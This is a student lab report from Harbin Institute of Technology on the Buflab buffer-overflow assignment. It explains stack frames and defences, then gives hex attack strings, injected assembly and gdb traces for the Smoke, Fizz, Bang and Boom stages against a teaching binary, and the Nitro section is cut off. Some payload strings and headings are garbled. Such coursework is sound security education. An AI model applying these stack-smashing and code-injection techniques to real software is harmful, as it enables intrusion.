

哈爾濱工業大學

实验报告

实验（四）

题 目 Buflab

缓冲器漏洞攻击

专 业 计算机科学与技术

学 号 1171000410

班 级 1703005

学 生 强文杰

指 导 教 师 吴锐

实 验 地 点 G712

实 验 日 期 2018.11.14

计算机科学与技术学院

目 录

| | |
|---|---------------|
| 第 1 章 实验基本信息 | - 3 - |
| 1.1 实验目的 | - 3 - |
| 1.2 实验环境与工具 | - 3 - |
| 1.2.1 硬件环境 | - 3 - |
| 1.2.2 软件环境 | - 3 - |
| 1.2.3 开发工具 | - 3 - |
| 1.3 实验预习 | - 3 - |
| 第 2 章 实验预习 | - 4 - |
| 2.1 请按照入栈顺序, 写出 C 语言 32 位环境下的栈帧结构 (5 分) | - 4 - |
| 2.2 请按照入栈顺序, 写出 C 语言 62 位环境下的栈帧结构 (5 分) | - 5 - |
| 2.3 请简述缓冲区溢出的原理及危害 (5 分) | - 5 - |
| 2.4 请简述缓冲器溢出漏洞的攻击方法 (5 分) | - 6 - |
| 2.5 请简述缓冲器溢出漏洞的防范方法 (5 分) | - 6 - |
| 第 3 章 各阶段漏洞攻击原理与方法 | - 8 - |
| 3.1 SMOKE 阶段 1 的攻击与分析 | - 8 - |
| 3.2 FIZZ 的攻击与分析 | - 9 - |
| 3.3 BANG 的攻击与分析 | - 12 - |
| 3.4 BOOM 的攻击与分析 | - 14 - |
| 3.5 NITRO 的攻击与分析 | - 17 - |
| 第 4 章 总结 | - 21 - |
| 4.1 请总结本次实验的收获 | - 21 - |
| 4.2 请给出对本次实验内容的建议 | - 21 - |
| 参考文献 | - 22 - |

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理

掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法

进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU; 2GHz; 2G RAM; 256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上; VirtualBox/Vmware 11 以上; Ubuntu 16.04 LTS 64 位/优麒麟 64 位;

1.2.3 开发工具

Visual Studio 2010 64 位以上; GDB/OBJDUMP; DDD/EDB 等

1.3 实验预习


上实验课前, 必须认真预习实验指导书 (PPT 或 PDF)

了解实验的目的、实验环境与软硬件工具、实验操作步骤, 复习与实验有关的理论知识。

第 2 章 实验预习


2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

栈帧从下到上地址增大



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

栈帧从下到上地址增大



2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

危害：对越界的数组元素的写操作会破坏储存在栈中的状态信息，当程序使用这个被破坏的状态，试图重新加载寄存器或执行 `ret` 指令时，就会出现很严重的错误。缓冲区溢出的一个更加致命的使用就是让程序执行它本来不愿意执行的函数，这是一种最常见的网络攻击系统安全的方法。

2.4 请简述缓冲器溢出漏洞的攻击方法（5分）

通常，输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，称为攻击代码，另外，还有一些字节会用一个指向攻击代码的指针覆盖返回地址。那么，执行 `ret` 指令的效果就是跳转到攻击代码。在一种攻击形式中，攻击代码会使用系统调用启动一个 `shell` 程序，给攻击者提供一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 `ret` 指令，（表面上）正常返回到调用者。

2.5 请简述缓冲器溢出漏洞的防范方法（5分）

1. 栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段 $0 \sim n$ 字节之间的随机大小的空间。

2. 栈破坏检测

栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的。在

回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是的，那么程序异常终止。

3.限制可执行代码区域

这个方法是消除攻击者向系统插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才需要是可执行的。其他部分可以被限制为只允许读和写。

第3章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

bufbomb: 文件格式 elf32-i386

3.1 Smoke 阶段 1 的攻击与分析

文本如下：00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

分析过程:

```
qwj@qwj-virtual-machine:~/hitcls/buflab-handout$ cat smoke_1171000410.txt | ./hex2raw | ./bufbomb -u
1171000410
UserId: 1171000410
Cookie: 0x16d4f781
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

目标是构造一个攻击字符串作为 `bufbomb` 的输入，在 `getbuf()` 中造成缓冲区溢出，使得 `getbuf()` 返回时不是返回到 `test` 函数，而是转到 `smoke` 函数处执行。

```

8049378: <getbuf>:
8049378:      55                push    %ebp
8049379:      89 e5             mov     %esp,%ebp
804937b:      83 ec 28           sub     $0x28,%esp
804937e:      83 ec 0c           sub     $0xc,%esp
8049381:      8d 45 d8           lea     -0x28(%ebp),%eax
8049384:      50                push    %eax
8049385:      e8 9e fa ff ff    call    8048e28 <Gets>
804938a:      83 c4 10           add     $0x10,%esp
804938d:      b8 01 00 00 00     mov     $0x1,%eax
8049392:      c9                leave   %eax
8049393:      c3                ret

```

观察 `getbuf` 函数，`getbuf` 的栈帧是 `0x38+4` 个字节，而 `buf` 缓冲区的大小时 `0x28`（40 个字节）。字符串在栈帧中向上扩展，当扩展到一定值时会覆盖返回地址。

攻击字符串的大小应该是 $0x28+4+4=48$ 个字节。攻击字符串的最后 4 字


```

08048be8 <fizz>:
8048be8: 55                push    %ebp
8048be9: 89 e5             mov     %esp,%ebp
8048beb: 83 ec 08          sub     $0x8,%esp
8048bee: 8b 55 08           mov     0x8(%ebp),%edx
8048bf1: a1 58 e1 04 08    mov     0x804e158,%eax
8048bf6: 39 c2             cmp     %eax,%edx
8048bf8: 75 22             jne     8048c1c <fizz+0x34>
8048bfa: 83 ec 08          sub     $0x8,%esp
8048bfd: ff 75 08           pushl   0x8(%ebp)
8048c00: 68 db a4 04 08    push    $0x804a4db
8048c05: e8 76 fc ff ff    call    8048880 <printf@plt>
8048c0a: 83 c4 10          add     $0x10,%esp
8048c0d: 83 ec 0c          sub     $0xc,%esp
8048c10: 6a 01             push    $0x1
8048c12: e8 b4 08 00 00    call    80494cb <validate>
8048c17: 83 c4 10          add     $0x10,%esp
8048c1a: eb 13             jmp     8048c2f <fizz+0x47>
8048c1c: 83 ec 08          sub     $0x8,%esp
8048c1f: ff 75 08           pushl   0x8(%ebp)
8048c22: 68 fc a4 04 08    push    $0x804a4fc
8048c27: e8 54 fc ff ff    call    8048880 <printf@plt>
8048c2c: 83 c4 10          add     $0x10,%esp
8048c2f: 83 ec 0c          sub     $0xc,%esp
8048c32: 6a 00             push    $0x0
8048c34: e8 37 fd ff ff    call    8048970 <exit@plt>

```

第一步：根据 getbuf 函数，前面的字符串与 smoke 的攻击一致，都是输入 44 个任意的字节，第 45~48 个字节位 fizz 函数的地址，并且由小端序，为 e8 8b 04 08。

```

0x08048be8 <+0>:      push    %ebp
0x08048be9 <+1>:      mov     %esp,%ebp
0x08048beb <+3>:      sub     $0x8,%esp
0x08048bee <+6>:      mov     0x8(%ebp),%edx
0x08048bf1 <+9>:      mov     0x804e158,%eax
0x08048bf6 <+14>:     cmp     %eax,%edx
0x08048bf8 <+16>:     jne     0x8048c1c <fizz+52>

```

第二步：观察 fizz 函数可知，fizz 函数中将 0x8(%ebp)与 0x804e158 处的值进行比较，如果相等，则继续往下执行 validate，否则向下执行 exit(0)。

此时 gdb 查看 0x804e158。

```

(gdb) x/s 0x804e158
0x804e158 <cookie>:      ""


```

可知该处的值为 cookie，并且我们可以知道出 0x8(%ebp)处即为 fizz 函数的参

数。

由于 `getbuf` 函数返回时，`%ebp` 会指向返回地址处，因此我们只需要使 `0x8(%ebp)` 处为 `cookie` 的值即可（注意小端排序），为 `81 f7 d4 16`，而 `0x4(%ebp)` 处只需要输入任意值即可。

为了更好地说明此题，附上函数返回到 `fizz` 函数时栈结构示意图：



3.3 Bang 的攻击与分析

文本如下: c7 05 60 e1 04 08 81 f7 d4 16 68 39 8c 04 08 c3 00 00 00 00 00 00 00
00 c8 30 68 55

```

qwj@qwj-virtual-machine:~/hitcs/buflab-handout$ cat bang_1171000410.txt | ./hex2raw | ./bufbomb -u 11
71000410
userid: 1171000410
Cookie: 0x16d4f781
Type string:Bang!: You set global_value to 0x16d4f781
VALID
NICE JOB!

```

分析过程: bang 要求构造攻击字符串, 使目标程序调用 bang 函数, 要将函数中全局变量 global_value 篡改为 cookie 值, 使相应判断成功, 需要在缓冲区中注入恶意代码篡改全局变量。

由于全局变量并不存在栈中, 于是只能考虑在栈中够到全局变量, 并将其修改。

思路是: 将 getbuf 返回地址覆盖为 (%ebp-0x28), 即字符串的首地址, 并在字符串的首地址处插入恶意代码, 而恶意代码负责篡改全局变量, 并且跳转到 bang 函数。

第一步. 先用 gdb 调试可知, 0x804e160 地址处为全局变量, 而 0x804e158 处为 cookie。

```

Dump of assembler code for function bang:
0x08048c39 <+0>:      push    %ebp
0x08048c3a <+1>:      mov     %esp,%ebp
0x08048c3c <+3>:      sub     $0x8,%esp
0x08048c3f <+6>:      mov     0x804e160,%eax
0x08048c44 <+11>:     mov     %eax,%edx
0x08048c46 <+13>:     mov     0x804e158,%eax
0x08048c4b <+18>:     cmp     %eax,%edx
0x08048c4d <+20>:     jne     0x8048c74 <bang+59>

```

```

(gdb) x/x 0x804e160
0x804e160 <global_value>
(gdb) x/x0x804e158
0x804e158 <cookie>:

```

第二步. gdb 查看字符串首地址值: 0x556830c8.


```
(gdb) b getbuf
Breakpoint 1 at 0x804937e
(gdb) r -u 1171000410
Starting program: /mnt/hgfs/hitcs/buflab-handout/bufbomb -u 1171000410
Userid: 1171000410
Cookie: 0x16d4f781

Breakpoint 1, 0x0804937e in getbuf ()
(gdb) p/x ($ebp-0x28)
$1 = 0x556830c8
(gdb)
```


第三步.编写恶意汇编代码

解释如下：先将 cookie 以立即数的形式存入 global_value 地址；再将 bang 函数的首地址压入栈中，目的是使 global_value 被修改后，调用 bang 函数。



```
*asm.txt      bang_1171000410.txt      asmbang.s
movl $0x16d4f781,0x804e160
pushl $0x08048c39
ret
```

下面将 asmbang.s 文件编译再反编译之后，即可得到恶意代码的字节序列，
c7 05 60 e1 04 08 81 f7 d4 16 68 39 8c 04 08 c3，并将其插入字符串开头处即可。



```
qwj@qwj-virtual-machine:~/hitcs/buflab-handout$ gcc -m32 -c asmbang.s
qwj@qwj-virtual-machine:~/hitcs/buflab-handout$ objdump -d asmbang.o

asmbang.o:          文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0:  c7 05 60 e1 04 08 81      movl    $0x16d4f781,0x804e160
 7:  f7 d4 16
 a:  68 39 8c 04 08          push    $0x08048c39
 f:  c3                      ret
```

综上可得，字符串为：c7 05 60 e1 04 08 81 f7 d4 16 68 39 8c 04 08 c3 00 00 00 00
00 c8 30 68 55

3.4 Boom 的攻击与分析

文本如下：b8 81 f7 d4 16 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 31 68 55 c8 30 68 55

```

qwj@qwj-virtual-machine:~/hitics/buflab-handout$ cat boom_1171000410.txt | ./hex2raw | ./bufbomb -u 11
71000410
Userid: 1171000410
Cookie: 0x16d4f781
Type string:Boom!: getbuf returned 0x16d4f781
VALID
NICE JOB!

```

分析过程：从 ppt 可以总结出 boom 攻击的两个任务：一. 构造攻击字符串，使得 getbuf 都能将正确的 cookie 值返回给 test 函数，要求被攻击程序能返回到原调用函数 test 继续执行——即调用函数感觉不到攻击行为。二. 还原对栈帧结构的任何破坏。

思路是：和 bang 的攻击类似，将 getbuf 的返回地址赋值为字符串的首地址，也就是 (%ebp-0x28)，并且在字符串首地址处插入恶意代码，而本题恶意代码要求将 cookie 的值赋给返回值，也就是 %eax，同时继续返回 test 函数。另外，为了还原对栈结构的任何破坏，不同于之前缓冲区溢出时以 00 00 00 00 覆盖 old %ebp，本次需要 gdb 调试出 %ebp 的值，并保留在原处。

首先，gdb 查看字符串首地址值： 0x556830c8.

```

(gdb) b getbuf
Breakpoint 1 at 0x804937e
(gdb) r -u 1171000410
Starting program: /mnt/hgfs/hitics/buflab-handout/bufbomb -u 1171000410
Userid: 1171000410
Cookie: 0x16d4f781

Breakpoint 1, 0x0804937e in getbuf ()
(gdb) p/x ($ebp-0x28)
$1 = 0x556830c8
(gdb)

```

第二步，gdb 查看调用 getbuf 时 %ebp 的值：0x55683110

```

(gdb) b getbuf
Breakpoint 1 at 0x804937e
(gdb) r -u 1171000410
Starting program: /mnt/hgfs/hitics/buflab-handout/bufbomb -u 1171000410
Userid: 1171000410
Cookie: 0x16d4f781

Breakpoint 1, 0x0804937e in getbuf ()
(gdb) x/x $ebp
0x556830f0 <_reserved+1036528>: 0x55683110

```

第三步，查看 test 函数执行完 call 8049378 <getbuf> 下一条语句的地址。此地址可以通过以下三种方式获得：1. 直接从汇编代码 test 函数中即可看出 2. 使用 gdb 调试执行 getbuf 函数时(%ebp+0x4)的值 3. gdb 调试执行 test 函数到 getbuf

时%eip 的值也可以。

```

08048c94 <test>:
8048c94: 55                push    %ebp
8048c95: 89 e5             mov     %esp,%ebp
8048c97: 83 ec 18          sub     $0x18,%esp
8048c9a: e8 64 04 00 00    call   8049103 <uniqueval>
8048c9f: 89 45 f0          mov     %eax,-0x10(%ebp)
8048ca2: e8 d1 06 00 00    call   8049378 <getbuf>
8048ca7: 89 45 f4          mov     %eax,-0xc(%ebp)

```

```

(gdb) x/x ($ebp+0x4)
0x556830f4 <_reserved+1036532>: 0x08048ca7

```

```

eip 0x8048ca7 0x8048ca7 <test+19>

```

第四步. 编写恶意汇编代码

先将 cookie 以立即数的形式赋值给%eax，也就是返回值；再将上一步得到的 getbuf 返回地址压入栈中。

```

*asm.txt
movl $0x16d4f781,%eax
pushl $0x08048ca7
ret

```

最后将 asmboom.s 文件编译再反编译之后，即可得到恶意代码的字节序列: b8 81 f7 d4 16 68 a7 8c 04 08 c3，并将其插入字符串开头处即可。

```

qwj@qwj-virtual-machine:~/hitcs/buflab-handout$ gcc -m32 -c asmboom.s
qwj@qwj-virtual-machine:~/hitcs/buflab-handout$ objdump -d asmboom.o

asmboom.o: 文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
 0: b8 81 f7 d4 16    mov     $0x16d4f781,%eax
 5: 68 a7 8c 04 08    push    $0x08048ca7
 a: c3               ret

```

综上可得字符串为: b8 81 f7 d4 16 68 a7 8c 04 08 c3 00 10 31 68 55 c8 30

文本如下:



本次攻击的主要任务是：构造攻击字符串使 `getbufn` 函数，返回 `cookie` 值至 `testn` 函数，而不是返回值 1；需要将 `cookie` 值设为函数返回值，复原被破坏的栈帧结构，并正确地返回到 `testn` 函数；保证每次都能够正确复原栈帧被破坏的状态，并使程序能够正确返回到 `test`。

testn，于是攻击的汇编代码如下：

```

asmnitro.s (~/.hitics/buflab-handout) - gedit
